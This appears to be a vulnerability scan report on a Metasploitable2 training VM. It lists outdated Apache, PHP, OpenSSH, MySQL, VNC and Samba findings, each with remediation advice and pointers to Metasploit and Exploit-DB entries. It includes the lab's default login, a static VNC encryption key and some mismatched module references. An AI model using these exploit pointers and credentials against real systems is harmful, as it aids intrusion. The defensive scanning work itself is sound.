🟨🟨🟨🟨🟨 5 EOL/Obsolete Software: Apache HTTP Server 2.2.x Detected

QID:	105728
Category:	Security Policy
Associated CVEs:	CVE-2014-0098, CVE-2013-6438, CVE-2013-2249, CVE-2013-1862, CVE-2012-4558, CVE-2012-3499, CVE-2012-0883, CVE-2012-0053, CVE-2012-0031, CVE-2011-3348, CVE-2011-0419, CVE-2010-1452, CVE-2010-0434, CVE-2010-0408, CVE-2009-3555, CVE-2009-2699, CVE-2009-1891, CVE-2009-1890, CVE-2009-1195, CVE-2008-2168, CVE-2007-6750, CVE-2007-6422, CVE-2007-6421, CVE-2007-6388, CVE-2007-5000, CVE-2007-4465, CVE-2006-4154, CVE-2006-3918, CVE-2009-0023, CVE-2009-1955, CVE-2009-1956, CVE-2008-0456, CVE-2009-1191, CVE-2009-2412, CVE-2009-3095, CVE-2009-3094, CVE-2010-0425, CVE-2010-2068, CVE-2010-1623, CVE-2009-3560, CVE-2009-3720, CVE-2011-3192, CVE-2011-3368, CVE-2011-4317, CVE-2012-0021, CVE-2011-3607, CVE-2012-4557, CVE-2012-2687, CVE-2013-1896, CVE-2014-0226, CVE-2014-0118, CVE-2013-5704, CVE-2014-0231, CVE-2015-3183, CVE-2016-5387, CVE-2016-8743, CVE-2017-7679, CVE-2017-7668, CVE-2017-3169, CVE-2017-3167, CVE-2017-9788, CVE-2017-9798
Vendor Reference:	Apache httpd 2.2.34
Bugtraq ID:	43673, 40827, 49303, 49616, 49957, 19661, 20527, 25653, 50494, 51407, 51706, 26838, 55131, 58165, 64758, 27237, 27236, 21865, 59826, 61129, 27409, 29112, 35221, 34663, 66550, 66303, 35115, 35565, 68745, 68678, 35253, 35251, 35949, 36596, 68742, 36935, 37203, 38491, 38494, 99137, 99170, 99569, 100872, 75963, 91787, 91816, 99135, 99134, 95077, 53046, 105598
Service Modified:	07/09/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is a free and open-source cross-platform web server software, released under the terms of Apache License 2.0.
Apache HTTP Server Project released version 2.2.34 of the Apache HTTP Server (Apache) in July 2017, the final maintenance release of the 2.2 series. No further 2.2 releases are anticipated. This version of Apache is principally a security and bug fix maintenance release. Apache Web Server Project will provide no future release of the 2.2.x series, although some security patches may be published through December of 2017.
Apache HTTP Server 2.2.x is detected on the host.
QID Detection Logic:
The remote detection reviews the Apache version from the banner of the HTTP Server.
The authenticated detection reviews Apache version from the command "httpd -v".

IMPACT:

The system is at high risk of being exposed to security vulnerabilities because the vendor no longer provides updates.

SOLUTION:

Upgrade a supported version of Apache HTTP Server. Supported versions can be found at Apache HTTP Server Project (http://httpd.apache.org/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference: CVE-2011-3192
Description: Apache Range Header DoS - Core Security Category : Denial of Service/Remote

Reference: CVE-2010-0425
Description: Apache mod_isapi Denial of Service Exploit - Core Security Category : Denial of Service/Remote

Metasploit

Reference: CVE-2011-3192
Description: Apache Range Header DoS (Apache Killer) - Metasploit Ref : /modules/auxiliary/dos/http/apache_range_dos
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/apache_range_dos.rb

Reference: CVE-2011-3368
Description: Apache Reverse Proxy Bypass Vulnerability Scanner - Metasploit Ref : /modules/auxiliary/scanner/http/rewrite_proxy_bypass
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/rewrite_proxy_bypass.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/auxiliary/scanner/http/apache_optionsbleed
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2010-0425
Description: Apache mod_isapi Dangling Pointer - Metasploit Ref : /modules/auxiliary/dos/http/apache_mod_isapi
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/apache_mod_isapi.rb

Reference: CVE-2007-6750
Description: Slowloris Denial of Service Attack - Metasploit Ref : /modules/auxiliary/dos/http/slowloris
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/slowloris.py

Reference: CVE-2007-6750
Description: Slowloris Denial of Service Attack - Metasploit Ref : /modules/auxiliary/scanner/http/influxdb_enum
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/slowloris.py

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/exploit/windows/imap/novell_netmail_auth
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2007-6750
Description: Slowloris Denial of Service Attack - Metasploit Ref : /modules/exploit/linux/http/zenoss_showdaemonxmlconfig_exec
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/dos/http/slowloris.py

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/exploit/windows/misc/doubletake
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/exploit/windows/scada/realwin_scpc_txtevent
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

Reference: CVE-2011-3368
Description: Apache Reverse Proxy Bypass Vulnerability Scanner - Metasploit Ref : /modules/payload/python/meterpreter/bind_tcp_uuid
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/rewrite_proxy_bypass.rb

Reference: CVE-2017-9798
Description: Apache Optionsbleed Scanner - Metasploit Ref : /modules/encoder/x86/shikata_ga_nai
Link: https://github.com/rapid7/metasploit-framework/blob/master//modules/auxiliary/scanner/http/apache_optionsbleed.rb

The Exploit-DB

Reference: CVE-2014-0226
Description: Apache 2.4.7 mod_status - Scoreboard Handling Race Condition - The Exploit-DB Ref : 34133
Link: http://www.exploit-db.com/exploits/34133

Reference: CVE-2011-3192

Description: Apache - Denial of Service - The Exploit-DB Ref : 18221
Link: http://www.exploit-db.com/exploits/18221

Reference: CVE-2009-3555
Description: Mozilla NSS - NULL Character CA SSL Certificate Validation Security Bypass - The Exploit-DB Ref : 10071
Link: http://www.exploit-db.com/exploits/10071

Reference: CVE-2012-0053
Description: Apache - httpOnly Cookie Disclosure - The Exploit-DB Ref : 18442
Link: http://www.exploit-db.com/exploits/18442

Reference: CVE-2009-3555
Description: TLS - Renegotiation - The Exploit-DB Ref : 10579
Link: http://www.exploit-db.com/exploits/10579

Reference: CVE-2012-0031
Description: Apache 2.2 - Scoreboard Invalid Free On Shutdown - The Exploit-DB Ref : 41768
Link: http://www.exploit-db.com/exploits/41768

Reference: CVE-2011-3607
Description: Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow - The Exploit-DB Ref : 41769
Link: http://www.exploit-db.com/exploits/41769

Reference: CVE-2010-0425
Description: Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM - The Exploit-DB Ref : 11650
Link: http://www.exploit-db.com/exploits/11650

Reference: CVE-2011-0419
Description: Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service - The Exploit-DB Ref : 35738
Link: http://www.exploit-db.com/exploits/35738

Reference: CVE-2010-0425
Description: Windows/x86 - Write-to-file ('pwned' ./f.txt) + Null-Free Shellcode (278 bytes) - The Exploit-DB Ref : 14288
Link: http://www.exploit-db.com/exploits/14288

Reference: CVE-2011-3192
Description: Apache - Remote Memory Exhaustion (Denial of Service) - The Exploit-DB Ref : 17696
Link: http://www.exploit-db.com/exploits/17696

Reference: CVE-2009-1955
Description: Apache mod_dav / svn - Remote Denial of Service - The Exploit-DB Ref : 8842
Link: http://www.exploit-db.com/exploits/8842

Reference: CVE-2011-3368
Description: Apache mod_proxy - Reverse Proxy Exposure - The Exploit-DB Ref : 17969
Link: http://www.exploit-db.com/exploits/17969

Reference: CVE-2008-2168
Description: Microsoft Internet Explorer 2 - UTF-7 HTTP Response Handling - The Exploit-DB Ref : 31759
Link: http://www.exploit-db.com/exploits/31759

Reference: CVE-2017-9798
Description: Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak - The Exploit-DB Ref : 42745
Link: http://www.exploit-db.com/exploits/42745

Reference: CVE-2011-4317
Description: Apache 7.0.x mod_proxy - Reverse Proxy Security Bypass - The Exploit-DB Ref : 36352
Link: http://www.exploit-db.com/exploits/36352

Reference: CVE-2006-3918
Description: Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security - The Exploit-DB Ref : 28424
Link: http://www.exploit-db.com/exploits/28424

ASSOCIATED MALWARE:

ReversingLabs

Malware ID:	Heuristic
Type:	Network
Platform:	Script

Malware ID:	Johnnie
Type:	Trojan
Platform:	Win32

Malware ID:	Ursu
Type:	Trojan
Platform:	Win32

Malware ID:	CVE-2010-0425
Type:	Exploit
Platform:	Win32

Malware ID:	CVE-2011-3192
Type:	Exploit
Platform:	Script

RESULTS:

```
EOL/Obsolete Apache HTTP Server 2.2.X version detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨🟨 5 Debian OpenSSL Package Random Number Generator Weakness port 22/tcp

QID:	42007
Category:	General remote services
Associated CVEs:	CVE-2008-0166
Vendor Reference:	OpenSSH Debian Patch, OpenSSL Debian Patch
Bugtraq ID:	29179

Service Modified:	10/26/2018
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSL is an open source implementation of the SSL protocol which is used by a number of other projects, including but not restricted to Apache, Sendmail and Bind. It is commonly found on Linux and Unix systems.
The Debian OpenSSL package is prone to a random number generator weakness which causes the keys generated by this package to be predictable.

IMPACT:

Attackers can exploit this issue to predict random data used to generate encryption keys by certain applications. An attacker can record encrypted sessions (SSL,SSH, VPN) then in an off-line mode use a library of weak keys to find out the private key values used by the communication parties and decrypt the encrypted traffic. Specifically affected keys include RSA, SSH, OpenVPN and DNSSEC keys as well as X.509 certificates and session keys used in the SSL/TLS sessions.
Attackers may exploit this issue to potentially compromise encryption keys and gain access to sensitive data. This may aid in further attacks. In the case of SSH attackers can gain full access to the target system.
This issue affects only a modified OpenSSL package for Debian prior to Version 0.9.8c-4etch3.
Please note that the keys that were generated on a vulnerable system and then moved to a different non-Debian system are still vulnerable and can cause a compromise of that non-Debian system.

SOLUTION:

The vendor has released updates to address this issue. See the references for more information.
The Results section contains identifications for the weak keys detected on the target system. The keys are identified by calculating a hash over the public key. The hash function as well as the information the hash function is calculated upon is different for SSH and SSL keys.
For SSL the following command can be used to calculate the hash of a key in a X.509 certificate:

```
openssl x509 -in [cert name.pem]  -modulus -noout|openssl sha1
```

For an SSH key the following command can be used to obtain the hash of the public key:

```
ssh-keygen -f [SSH public key file name.pub] -l
```

All the keys listed in the Results section are weak and need to be regenerated on a non-vulnerable or patched system. In the case of certificates, they need to be regenerated and signed again.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
DSA-1571: Debian (http://www.debian.org/security/2008/dsa-1571)
DSA-1576: Debian (http://www.debian.org/security/2008/dsa-1576)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

Core Security

Reference: CVE-2008-0166
Description: Debian OpenSSL Predictable Random Number Generation Exploit - Core Security Category : Exploits/Remote

The Exploit-DB

Reference: CVE-2008-0166
Description: OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH - The Exploit-DB Ref : 5720
Link: http://www.exploit-db.com/exploits/5720

Reference: CVE-2008-0166
Description: OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH - The Exploit-DB Ref : 5622
Link: http://www.exploit-db.com/exploits/5622

Reference: CVE-2008-0166
Description: OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Derivatives) - Predictable PRNG Brute Force SSH (Ruby) - The Exploit-DB Ref : 5632
Link: http://www.exploit-db.com/exploits/5632

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

RSA(2048), SSH, Hash: 5656240F211DDEA72BAE61B1243DE8F3

🟨🟨🟨🟨🟨 5 Hypertext Preprocessor (PHP) Multiple Security Vulnerabilities (81738, 81739) port 80/tcp

QID:	38880
Category:	General remote services
Associated CVEs:	CVE-2022-31630, CVE-2022-37454
Vendor Reference:	81738, 81739
Bugtraq ID:	-
Service Modified:	12/17/2022
User Modified:	-
Edited:	No
PCI Vuln:	No

THREAT:

PHP is a programming language originally designed for use in web-based applications with HTML content. PHP supports a wide variety of platforms and is used by numerous web-based software applications.
CVE-2022-31630: In installed version of PHP, when using imageloadfont() function in gd extension, it is possible to supply a specially crafted font file, such as if the loaded font is used with imagechar() function, the read outside allocated buffer will be used. This can lead to crashes or disclosure of confidential information.
CVE-2022-37454: The Keccak XKCP SHA-3 reference implementation before fdc6fef has an integer overflow and resultant buffer overflow that allows attackers to execute arbitrary code or eliminate expected cryptographic properties.
Affected Versions:
PHP versions before 7.4.33
PHP versions 8.0.0 prior to 8.0.25
PHP versions 8.1.0 prior to 8.1.12
QID Detection Logic (Unauthenticated):
This QID checks the HTTP Server header to see if the server is running a vulnerable version of PHP.

IMPACT:

Successful exploitation of the vulnerability may allow an attacker to crash the PHP process or Denial of Service (DoS) or tackers to execute arbitrary code on the system.

SOLUTION:

Customers are advised to upgrade to the latest version of PHP. (https://www.php.net/downloads.php)
For more information please refer to Sec Bug 81739 (https://bugs.php.net/bug.php?id=81739) .

Patch:
Following are links for downloading patches to fix the vulnerabilities:
81739 (https://bugs.php.net/bug.php?id=81739)
81738 (http://bugs.php.net/81738)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable version of PHP detected on port 80 over TCP.
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨🟨 5 Apache Hypertext Transfer Protocol Server (HTTP Server) mod_proxy X-Forwarded-For dropped by hop-by-hop mechanism Vulnerability port 80/tcp

QID:	730529
Category:	CGI
Associated CVEs:	CVE-2022-31813
Vendor Reference:	Apache HTTP Server
Bugtraq ID:	-
Service Modified:	02/07/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Apache HTTP Server is an HTTP web server application.
Affected Versions:
Apache HTTP Server versions 2.4.53 and earlier
QID Detection Logic:(Unauthenticated)
This QID checks for server banner to detect if the target is running vulnerable version of apache httpd.

IMPACT:

Successful exploitation allows information disclosure and possible remote code execution

SOLUTION:

Customers are advised to update latest Apache httpd
For more information, visit here (https://httpd.apache.org/security/vulnerabilities_24.html).
Patch:
Following are links for downloading patches to fix the vulnerabilities:
Apache httpd (https://httpd.apache.org/security/vulnerabilities_24.html)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
Vulnerable Apache HTTP Server detected on port 80 -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

```
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨🟨 5 EOL/Obsolete Software: MySQL 5.0.x Detected port 3306/tcp

QID:	19731
Category:	Database
Associated CVEs:	-
Vendor Reference:	MySQL 5.0
Bugtraq ID:	-
Service Modified:	03/10/2016
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

MySQL version 5.0 is detected on the host.
Product Support for MySQL 5.0 ended on Jan 09, 2012. No further bug fixes, enhancements, security updates or technical support is available for this release.

IMPACT:

The system is at high risk of being exposed to security vulnerabilities. Since the vendor no longer provides updates, obsolete software is more vulnerable to viruses and other attacks.

SOLUTION:

Upgrade to the latest version of MySQL.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
5.0.51a-3ubuntu5
```

4 PHP Update 5.2.6 Not Installed

QID:	12258
Category:	CGI
Associated CVEs:	CVE-2008-0599, CVE-2008-2050, CVE-2008-2051, CVE-2008-2107, CVE-2008-2108
Vendor Reference:	PHP 5.2.6
Bugtraq ID:	29009
Service Modified:	07/21/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is exposed to the following vulnerabilities.
1) An unspecified error in the FastCGI SAPI can be exploited to cause a stack-based buffer overflow.
2) An error in the processing of multibyte characters within the "escapeshellcmd()" and "escapeshellarg()" functions can be exploited to escape the inserted backslash or quote characters via certain multibyte characters.
3) A vulnerability is caused due to an error during path translation in cgi_main.c.
4) An error in cURL can be exploited to bypass the "safe_mode" directive.
5) A boundary error in PCRE can potentially be exploited by malicious people to cause a denial of service or compromise a vulnerable system.

IMPACT:

These vulnerabilities can be exploited by malicious users to bypass certain security restrictions, and potentially to cause a denial of service or to compromise a vulnerable system.

SOLUTION:

Update to PHP Version 5.2.6. Refer to this PHP 5.2.6 Web site (http://www.php.net/downloads.php) for patch details.

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 12258 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
```

```
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

4 PHP "spl_object_storage_attach" Use-After-Free Vulnerability

QID:	12378
Category:	CGI
Associated CVEs:	CVE-2010-2225
Vendor Reference:	PHP 5.3.3, PHP 5.2.14
Bugtraq ID:	40948
Service Modified:	09/01/2010
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

PHP is a general purpose scripting language that is especially suited for Web development and can be embedded in HTML.
PHP is prone to a vulnerability that is caused by a use-after-free error within the "spl_object_storage_attach()" function, which can be exploited by inserting the same object twice.
Affected Versions:
PHP 5.2 <= 5.2.13
PHP 5.3 <= 5.3.2

IMPACT:

If this vulnerability is successfully exploited, attackers can get potentially sensitive information and compromise a vulnerable system.

SOLUTION:

The vendor has released PHP Version 5.3.3 and 5.2.14 to address these issues. It is available for download from the PHP Download Web site (http://www.php.net/downloads.php/).
Refer to PHP 5.2.14 Change Log (http://www.php.net/ChangeLog-5.php#5.2.14) and PHP 5.3.3 Change Log (http://www.php.net/ChangeLog-5.php#5.3.3) to obtain additional details about the issues fixed in the update.
Patch:
Following are links for downloading patches to fix the vulnerabilities:
PHP 5.2.14, PHP 5.3.3 (PHP) (http://www.php.net/downloads.php/)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
QID: 12378 detected on port 80 over TCP -
Date: Fri, 24 Mar 2023 17:02:18 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>

                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com
```

```
Login with msfadmin/msfadmin to get started


</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></
```

🟨🟨🟨🟨⬜ 4 VNC Server Weak Password Encryption Vulnerability

QID:	38023
Category:	General remote services
Associated CVEs:	-
Vendor Reference:	-
Bugtraq ID:	854
Service Modified:	09/27/2013
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

VNC (Virtual network Computing) package is similar to XWindows in that it is a remote, graphical interface.
The authentication system implemented by VNC has a weak encryption algorithm, which can be brute-forced easily. A static key is used, and all passwords are truncated to 8 characters. If the encrypted passwords are obtained, then it would be easy to decrypt them.
In the NT version of VNC, passwords are 3DES encrypted with the key 23 82 107 6 35 78 88 7, and they are kept in the following registry keys:
\HKEY_CURRENT_USER\Software\ORL\WinVNC3
\HKEY_USERS\.DEFAULT\SOftware\ORL\WinVNC3
VNC Versions 3.3.x are vulnerable.

IMPACT:

If this vulnerability is successfully exploited, a malicious user could gain remote access to the host.

SOLUTION:

Check for updates at http://www.realvnc.com/ (http://www.realvnc.com/).

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

```
RFB 003.003
```

🟨🟨🟨🟨⬜ 4 OpenSSH Multiple Vulnerabilities

QID:	38679
Category:	General remote services
Associated CVEs:	CVE-2015-5600, CVE-2015-6563, CVE-2015-6564
Vendor Reference:	OPENSSH 7.0
Bugtraq ID:	75990, 91787, 92012, 76317
Service Modified:	06/06/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

Multiple Vulnerabilities have been reported in OpenSSH.
- The kbdint_next_device function in auth2-chall.c in sshd in OpenSSH through 6.9 does not properly restrict the processing of keyboard-interactive devices within a single connection. (CVE-2015-5600)
- The monitor component in sshd in OpenSSH before 7.0 on non-OpenBSD platforms accepts extraneous username data in MONITOR_REQ_PAM_INIT_CTX requests. (CVE-2015-6563)
- Use-after-free vulnerability in the mm_answer_pam_free_ctx function in monitor.c in sshd in OpenSSH before 7.0 on non-OpenBSD platforms might allow local users to gain privileges. (CVE-2015-6564)
QID Detection Logic (Unauthenticated):
This unauthenticated detection works by reviewing the version of the OpenSSH service.

IMPACT:

Remote attackers could conduct brute-force attacks or cause a denial of service (CPU consumption).

SOLUTION:

OpenSSH 7.0 has been released to address this issue.
Update to the latest supported version of OpenSSH.
Check the OpenSSH 7.0 (http://www.openssh.com/txt/release-7.0) for further information.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
OPENSSH 7.0: OpenSSH (http://www.openssh.com/txt/release-7.0)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

There is no exploitability information for this vulnerability.

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 detected on port 22 over TCP.

■■■■□ 4 OpenSSH 7.4 Not Installed Multiple Vulnerabilities

QID:	38692
Category:	General remote services
Associated CVEs:	CVE-2016-10009, CVE-2016-10010, CVE-2016-10011, CVE-2016-10012, CVE-2016-8858
Vendor Reference:	OPENSSH 7.4
Bugtraq ID:	84312, 94968, 94972, 94977, 94975, 93776
Service Modified:	06/06/2022
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

OpenSSH (OpenBSD Secure Shell) is a set of computer programs providing encrypted communication sessions over a computer network using the SSH protocol.
Multiple Vulnerabilities have been reported in OpenSSH v7.3 and earlier. These vulnerabilities if exploited will allow code execution, privilege escalation, information disclosure and denial of service attacks.
QID Detection Logic (Unauthenticated):
This unauthenticated detection works by reviewing the version of the OpenSSH service.

IMPACT:

Sucessful exploitation of the vulnerabilities will lead to code execution, privilege escalation, information disclosure and denial of service attacks.

SOLUTION:

OpenSSH 7.4 has been released to address this issue.
Update to the latest supported version of OpenSSH.
Check the OpenSSH 7.4 release notes page (http://www.openssh.com/txt/release-7.4) for further information.

Patch:
Following are links for downloading patches to fix the vulnerabilities:
OPENSSH 7.4 (http://www.openssh.com/txt/release-7.4)

COMPLIANCE:

Not Applicable

EXPLOITABILITY:

The Exploit-DB

Reference:	CVE-2016-10010
Description:	OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation - The Exploit-DB Ref : 40962
Link:	http://www.exploit-db.com/exploits/40962
Reference:	CVE-2016-10009
Description:	OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading - The Exploit-DB Ref : 40963
Link:	http://www.exploit-db.com/exploits/40963

ASSOCIATED MALWARE:

There is no malware information for this vulnerability.

RESULTS:

SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 detected on port 22 over TCP.

4 Samba Out-Of-Bounds Heap Read/Write Vulnerability

QID:	38857
Category:	General remote services
Associated CVEs:	CVE-2021-44142
Vendor Reference:	Samba Security Advisory
Bugtraq ID:	-
Service Modified:	03/04/2023
User Modified:	-
Edited:	No
PCI Vuln:	Yes

THREAT:

All versions of Samba prior to 4.13.17 are vulnerable to an out-of-bounds heap read write vulnerability that allows remote attackers to execute arbitrary code as root on affected Samba installations that use the VFS module vfs_fruit.
The problem in vfs_fruit exists in the default configuration of the fruit VFS module using fruit:metadata=netatalk or fruit:resource=file. If both options are set to different settings than the default values, the system is not affected by the security issue.
Affected Versions:
All versions of Samba prior to 4.13.17 are vulnerable
QID Detection Logic (Unauthenticated)
This QID checks for vulnerable version of Samba from the banner of SAMBA service.

IMPACT:

Successful exploitation of the vulnerability may allow a remote attacker to execute arbitrary code as root user on affected Samba installations.

SOLUTION:

Customers are advised to update to Samba Version 4.13.17, 4.14.12, 4.15.5 or later to patch the vulnerability. For more information please refer to the following Samba Security Advisory (https://www.samba.org/samba/security/CVE-2021-44142.html)Workaround:As a workaround remove the "fruit" VFS module from the list of configured VFS objects in any "vfs objects" line in the Samba configuration smb.conf.
